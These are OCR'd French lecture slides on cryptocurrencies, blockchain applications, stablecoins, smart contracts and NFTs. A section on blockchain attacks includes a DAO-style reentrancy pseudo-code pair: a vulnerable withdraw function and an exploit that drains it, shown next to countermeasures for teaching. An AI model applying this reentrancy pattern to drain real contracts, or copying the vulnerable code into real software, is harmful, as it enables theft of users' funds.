	Bitcoin Top	BTT	Bitcoin	Tuesday, December 26, 2017	501118	1 BTC = 1 BTT

Logo	Fork Name	Fork Symbol	Blockchain	Fork Date	Fork Block	Coin Distribution
	Bitcoin New	BTN	Bitcoin	Monday, December 25, 2017	501000	1 BTC = BTN
	Lightning Bitcoin	LBTC	Bitcoin	Tuesday, December 19, 2017	499999	1 BTC = 1 LBTC
	Bitcoin Stake	BTCS	Bitcoin	Tuesday, December 19, 2017	499999	1 BTC = 100 BTCS
	Bitcoin Faith	BTF	Bitcoin	Tuesday, December 19, 2017	500000	1 BTC = 1 BTF
	Bitcoin World	BTW	Bitcoin	Sunday, December 17, 2017	499777	1 BTC = 10000 BTW
	UnitedBitcoin	UB	Bitcoin	Tuesday, December 12, 2017	498777	1 BTC = 1 UB
	Bitcoin Hot	BTH	Bitcoin	Tuesday, December 12, 2017	498848	1 BTC = 100 BTH
	BitcoinX	BCX	Bitcoin	Tuesday, December 12, 2017	498888	1 BTC = 10000 BCX
	Super Bitcoin	SBTC	Bitcoin	Tuesday, December 12, 2017	498888	1 BTC = 1 SBTC
	Bitcoin Silver	BTSI	Bitcoin	Friday, December 01, 2017	0	1 BTC = 1 BTSI
	Bitcoin Nano	BTN	Bitcoin	Friday, December 01, 2017	501888	1 BTC = 1000 BTN
	Bitcoin Diamond	BCD	Bitcoin	Friday, November 24, 2017	498888	1 BTC = 10 BCD
	Bitcore	BTX	Bitcoin	Thursday, November 02, 2017	0	1 BTC = 0.5 BTX
	Bitcoin Gold	BTG	Bitcoin	Tuesday, October 10, 2017	491407	1 BTC = 1 BTG
	Bytether	BTH	Bitcoin	Tuesday, August 01, 2017	478558	1 BTC = 1 BTH
	Oil BTC	OBTC	Bitcoin	Tuesday, August 01, 2017	498888	1 BTC = 1 OBTC
	Bitcoin Classic	BCHC / S	Bitcoin	Tuesday, August 01, 2017	478558	1 BTC = 1 BCHC / S
	Bitcoin Cash	BCH	Bitcoin	Tuesday, August 01, 2017	478559	1 BTC = 1 BCH

Traçable

Traçable

MONERO

ZCASH

Snark

Limitations

10 minutes = 1 block

Taille des transactions 1 Mo

Limitations

10 minutes = 1 block

Taille des transactions 1 Mo

Lightning Network

12 secondes

`https://lab.ethpandaops.io/beacon/block-production/live`


Energivore

Lightning Network
Proof of Stake
The merge 15 Septembre 2022 à 06:42:59 AM +UTC (Epoch 146875)
`https://etherscan.io/block/15537394`
`https://ethereum.org/en/roadmap/merge/`

Plan


Autres crypto-monnaies

Autres crypto-monnaies



Classification I : Pourris

Classification II : Clones de Bitcoin



Classification III : Plus utile


Classification IV : Autres preuves de travail

Unité	wei
wei	1 wei
Kwei (babbage)	10^3 wei
Mwei (lovelace)	10^6 wei
Gwei (shannon)	10^9 wei
microether (szabo)	10^{12} wei
milliether (finney)	10^{15} wei
ether	10^{18} wei

ethereum

Vitesse : 12 secondes

Récompenser les oncles



B_4 reçoit $3 \times \left(1 + \frac{2}{32}\right) = 3.185$ ethers

B_b reçoit $\frac{7}{8} \times 3 = 2.625$ ethers, B_a reçoit $\frac{5}{8} \times 3 = 1.875$ ethers

Peercoin : Âge des pièces

Pour 10 pièces

Jours	0	1	2	...
Âge	10	10	20	...

Après V 0.3 :

- Attendre 30 jours
- Maximum 90 jours

Peercoin : Âge des pièces

Pour 10 pièces

Jours	0	1	2	...
Âge	10	10	20	...

Après V 0.3 :

- Attendre 30 jours
- Maximum 90 jours

Objectif de hachage

$$H < C \times A \times \frac{1}{2^{32} \times D}$$

- C : Nombre de pièces
- A : Âge jour des pièces
- D : Difficulté

Passage à l'échelle ?

- Bitcoin 3-4 transactions / seconde
- Etherum 15 transactions / seconde
- VISA 65 000 transactions / seconde


Passage à l'échelle ?

- Bitcoin 3-4 transactions / seconde
- Etherum 15 transactions / seconde
- VISA 65 000 transactions / seconde

Solutions :

- Augementer la taille des blocs
- Diminuer le temps entre blocs
- Réduire le nombre de transactions sur la chaîne

State Channel : Lightning Network




Broken Cryptography which Impacts ?

- Hash function SHA256
  - Collision $\Rightarrow$ Steal and destroy coins
  - Second pre-image $\Rightarrow$ Double spend and steal coins
  - Pre-image $\Rightarrow$ Complete failure of the blockchain
- RIPEMD160 : Repudiate payments
- Signature ECDSA : Selective forgery $\Rightarrow$ Steal coins from public key

When The "Crypto" in Cryptocurrencies Breaks: Bitcoin Security Under Broken Primitives Ilias Giechaskiel, Cas Cremers, Kasper Rasmussen. 2017

Qui s'approprie ces nouvelles monnnaies ?



Stable Coins Centralisés

Stablecoins garantis (Collateralized)

USDT ou USDC = réserve d'actifs tangibles ($>$ 100 M \$).

Stablecoins algorithmique

Gérer par des algorithmes et smart contracts TerraUSD (UST)
Lorsque le cours de l'UST diminue, il est possible d'échanger 1 UST contre 1 dollar de LUNA pour réduire la supply totale et augmenter sa valeur jusqu'à l'équilibre
Le LUNA suit la chute de Bitcoin (BTC). Donc des UST sont convertis en LUNA, qui sont immédiatement vendu. Ainsi le LUNA s'effondre.
Cela malgr˜e 2 milliards de dollars de Bitcoin de rérve pour la fondation LUNA.
Société Générale : EUR CoinVertible (EURCV) en avril 2023 sur Ethereum

Stable Coins Décentralisés

Stablecoins garantis (Collateralized)

Dai

Stablecoins algorithmique

sUSD

UST de Terra

UST un stablecoin algorithmique


TerraUSD Price Chart, May 1-May 20, 2022

1 UST contre 1 dollar de LUNA
En mai 2022


MiCa (Market in Crypto Assets)


TODO

Smart Contract



Smart Contract





Smart Contract


Quelques idées

- 1 contrat = transaction avec un FROM sans TO
- Pour l'utiliser : faire une transaction avec du GAS.
- Etherum Wallet connecté sur testnet de Etherum

Contrat intelligent

ETHEREUM

- Entités : Alice, Bob, Contrat-AB
- Instance d'une classe de règles opérationnelles (méthodes)
  - Mise en gage du montant par Alice (sur la blockchain)
    - 👍 *Assurance de la disponibilité des fonds*
  - Compilation et déploiement du contrat
  - Déclenchement automatique de changement d'état
    - ⇨ *Fonction des transactions/événements d'autres contrats/comptes*



Contrat : maximum d'un tableau d'entier

```
pragma solidity ^0.4.24;

contract MaxTools {

    function max (int[] data) public pure returns(int) {
        int result = data[0];
        for (uint i = 1; i < data.length; i++) {
            if (data[i] > result) {
                result = data[i];
            }
        }

        return result;
    }
}
```

Contrat : Convertisseur euros en dollars

```
pragma solidity ^0.4.24;
contract JugTools {function max (int[] data) public pure returns(int);}

contract JugConverter {
    uint rate;
    address oracle;
    int[] rateHistory;

    JugTools tools;
    constructor(uint _rate, address _oracle) public {
        setRate(_rate);
        oracle = _oracle;
        tools = JugTools(0x1bD0d334118E9BFFD1316a3312fd369FaEB6b3E6);
    }

    modifier oracleOnly() {
        require(msg.sender == oracle, "Must be oracle");
        _;
    }

    event Result(uint);
    event NewWithdrawal(string);

    function setRate(uint _rate) internal {
        rate = _rate;
        rateHistory.push(int(_rate));
    }

    function eurToUsd(uint eur) public view returns(uint) {
        return eur * rate / 100;
    }

    function usdToEur(uint dol) public payable returns(uint) {
```

Buisness : in 3 steps




1. Alice buys 100 apples at 5 $ each to a producer






2. Alice sells each apple 6 $ to anybody

3. Alice wins 100 $

What does Alice need ?



1. Cash : 500 $ $\Rightarrow$ Bank with intrest of 10%



2. 100 buyers for 100 apples




3. Alices only wins 50 $ and Bank wins 50 $

Flash Loans


Everything in one single block of transactions !

1. Alice asks the bank for 500 $
2. Alice buys 100 apples to producer
3. Alice sells 1 apple at 6 $ to B1

⋮

4.
5. Alice sells 1 apple at 6 $ to B100
6. Alice gives back 500 $ + 50 $ to the bank

Freins



Bitcoin : Crypto-monnaie dématérialisée décentralisée

- Preuve de travail = Objectif de Hachage
- Création de la monnaie = récompense aux mineurs
- Miner = difficile + energivore


Bitcoin : Crypto-monnaie dématérialisée décentralisée

- Preuve de travail = Objectif de Hachage
- Création de la monnaie = récompense aux mineurs
- Miner = difficile + energivore

- Perte ou vol de la clef secrète = irréversible
- Monnaie anonyme et traçable

Plan

Blockchain



The St Lawrence Starch Company (Limited)

Incorporated by Letters Patent under "The Companies Act"

Capital $80000 in 800 Shares of $100 each.


Limited Liability

First issue of 405 Shares $40500

For the numbers of shares set opposite our respective names
in the Capital Stock of the St Lawrence Starch
Company (Limited) and we do hereby for ourself and herself
severally for his and her assigns promise and agree
to pay the full amount of the said respective shares as
allowed by the Stock Book and the balances at such times
and in such manner and amounts as by the
Directors or Provisional Directors of the said Company may
be determined.

Date	Subscribers	Seals	Residence	No of Shares	Remarks	Witness	Amount
1869 Nov 29	Robt. Kilgour		Toronto	One Hundred		A Langton	$10.000.00
Nov 29	Robt. Kilgour		Toronto	One hundred two		A Langton	$10.200.00
Nov 29	Joseph Kilgour		Toronto	One Hundred		A Langton	$10.000.00
Dec 5	Wm. Gray		Cardinal	One Hundred three		Marion Gray	$10.200.00
" 5	Jesse Malcolm		Cardinal	one Share		Marion Gray	$ 100.00


Blockchain



Registre distribué, sécurisé, infalsifiable

Mineurs valident des transactions


Tiennent à jour le registre distribué




Inarrêtable, Infalsifiable, Auditable

Décision des mineurs


Blockchain Privée vs Publique




Ai-je besoin d'une blockchain ?



Blockchain Application : MIT Diploma



Blockchain Applications : Verify Your Vote, DABSTERS



Properties


Universal Verifiability, Individual Verifiability, Privacy, Receipt-Freeness, Prevent Double Vote, Vote and Go, ...

Blockchain Applications : Auction

Properties

Universal Verifiability, Individual Verifiability, Privacy, Receipt-Freeness, Prevent Double Spedning, Non-Repudiation ...

EcoMobiCoin: Proof of Behavior




Plan


Quelques attaques sur les protocoles de blockchains

- **Attaque par devancement** (*Race attack*, double dépense)
- **Attaque à 51%** ou attaque majoritaire
- **Attaque Sybil** ou attaque multi-identités
- **Attaque rien à perdre** (sur PoS, *many-forks*)
- **Attaque ré-entrante** (contrats & prog. concurrente)
- **Attaque sur IOTA** (Mauvaise cryptographie)


Attaque par devancement: double dépense




- 2 transactions simultanées des mêmes $10฿$
  - ⇨ seule 1 des 2 transactions perdure



Attaque par devancement: double dépense



- 2 transactions simultanées des mêmes $10฿$
  - ⇨ seule 1 des 2 transactions perdure



Contre mesures

Seule la plus longue chaîne persiste

Attaque à 51%

- Réorganisations de la chaîne, données normales :
  - 1 ou 2 blocs en arrière (profondeur, *depth*)
  - remplacés par 1 ou 2 blocs (longueur, *length*)
  - cf. probabilité de minage simultané

Attaque à 51%

- Réorganisations de la chaîne, données normales :
  - 1 ou 2 blocs en arrière (profondeur, *depth*)
  - remplacés par 1 ou 2 blocs (longueur, *length*)
  - cf. probabilité de minage simultané

ETC, 5 janvier 2019, 219 500 ETC (≈$1.1M)

Block	Depth	Length	Double spent
7245623	4	7	–
7248488	5	6	–
7249343	57	74	600 ETC
7254419	32	53	4 000 ETC
7254568	123	140	5 000 ETC
7255033	60	79	9 000 ETC
7255204	25	35	9 000 ETC
7255476	37	46	15 700 ETC
7255542	67	85	15 700 ETC
7255662	62	110	24 500 ETC
7255998	69	86	5 000 ETC
7261497	44	54	26 000 ETC
7261603	35	44	52 800 ETC
7261647	8	9	–

PoS: Attaque “rien à perdre” (*Nothing at stake*)

⚠ Multiplier les forks ne coûte plus rien ...

⇨ ... DDoS ?

PoS: Attaque “rien à perdre” (*Nothing at stake*)

⚠ Multiplier les forks ne coûte plus rien ...

⇨ ... DDoS ?

Contre mesures

- **Slasher** : *punitive PoS*
  - diminue les récompenses si mauvais comportement
- **Tezos** : dépôt d'une caution gelée >> récompense
  - Risque : perte immédiate de toutes les cautions
  - Libérée 2 semaines après validation
  - Liste de priorité des valideurs (*liveness*)

Décentralisation = calcul distribué

⚠ Attaques ré-entrantes

⇨ Exemple de l'exploit *The DAO*, 17 juin 2016

Contrat type DAO

```
function withdraw(unit amount) {
  client = msg.sender:
  if (balance[client] >= amount} {
    if (client.call.sendMoney(amount)) {
      balance[client] -= amount;
    }
  }
}
```

Décentralisation = calcul distribué

⚠ Attaques ré-entrantes

⇨ Exemple de l'exploit *The DAO*, 17 juin 2016

Contrat type DAO

```
function withdraw(unit amount) {
  client = msg.sender:
  if (balance[client] >= amount} {
    if (client.call.sendMoney(amount)) {
      balance[client] -= amount;
    }
  }
}
```

Exploit type-DAO.

```
function sendMoney(unit amount) {
  victim = msg.sender;
  balance += amount;
  victim.withdraw(amount);
}
```

Décentralisation = calcul distribué

⚠ Attaques ré-entrantes

⇨ Exemple de l'exploit *The DAO*, 17 juin 2016

Contrat type DAO

```
function withdraw(unit amount) {
  client = msg.sender:
  if (balance[client] >= amount} {
    if (client.call.sendMoney(amount)) {
      balance[client] -= amount;
    }
  }
}
```

Exploit type-DAO.

```
function sendMoney(unit amount) {
  victim = msg.sender;
  balance += amount;
  victim.withdraw(amount);
}
```

Contre mesures

mutex, sémaphores, etc.

IOTA : S-box [1]




Fig. 1. The Curl-P construction.

[1] *Cryptanalysis of Curl-P and Other Attackson the IOTA Cryptocurrency* by Ethan Heilman, Neha Narula, Garrett Tanzer, James Lovejoy, Michael Colavita, Madars Virza, and Tadge Dryja

IOTA : S-box

AES 256 en Hexa


	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
10	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
20	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
30	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
40	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
50	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
60	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
70	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
80	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
90	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a0	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b0	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c0	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d0	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e0	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f0	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

Curl-P-27


	-1	0	1
-1	1	1	-1
0	0	-1	1
1	-1	0	0

23-bit collision resistance !

Fungible vs Non-fungible Tokens



Fongible = interchangeable




Non-fongible = individuel

Critère	Fongible	Non-Fongible
Interchangeabilité	interchangeable.	non interchangeable, chacun représentant un unique actif.
Divisibilité	divisible en petites parts	Non divisible
Transfert de valeur	dépend du nombre de jetons possédés.	La valeur de l'actif unique représenté par un NFT

Non-fungible Tokens (NFT)

Definition

Un jeton non-fongible (NFT) est une unité de données unique et non-interchangeable, enregistrée sur un registre distribué.




⇨Représente de manière unique des fichiers (image, vidéo, ...)
⇨Certificat d'Authenticité : la propriété prouvée & vérifiée

Non-fungible Tokens (NFT)

Definition

Un jeton non-fongible (NFT) est une unité de données unique et non-interchangeable, enregistrée sur un registre distribué.



⇨Représente de manière unique des fichiers (image, vidéo, ...)
⇨Certificat d'Authenticité : la propriété prouvée & vérifiée
⚠Copies ne sont pas restreintes au possesseur du NFT
(peuvent être copiées et partagées comme tout autre fichier)

Everydays

Everydays: the First 5000 Days = Œuvre digitale créée par Beeple

- Collage de 5427 images digitales créées par M. Winkelmann pour sa série Everydays
- Le NFT associé vendu pour 69.3 millions via Christie's en 2021

Everydays: the First 5000 Days, detail, *Happy Birthday*, Beeple, ©beeple-crap.com


Everydays: the First 5000 Days, detail, *Shitshow*, Beeple, ©beeple-crap.com

Everydays: the First 5000 Days, detail, *Jong*, Beeple, ©beeple-crap.com

Everydays: the First 5000 Days, detail, *Carefree Goat*, Beeple, ©beeple-crap.com

Everydays: the First 5000 Days, detail, *Natural Reboot*, Beeple, ©beeple-crap.com

Everydays: the First 5000 Days, detail, *Worst Case*, Beeple, ©beeple-crap.com



CryptoKitties www.cryptokitties.co

#1353978 (Gén. 15) :

#1812662 (Gén. 4) :


#2011210 : offspring (Gén. 16)

- Projet démarré en 2017 par Axiom Zen
  - Créatures uniques pouvant être échangées, collectionnées, avec reproduction (gérée par contrat intelligent) !
  - Ensemble de 512 bits :
    - 256 bits de gènes (couleur, yeux, queue, etc.) dominant ou récessifs
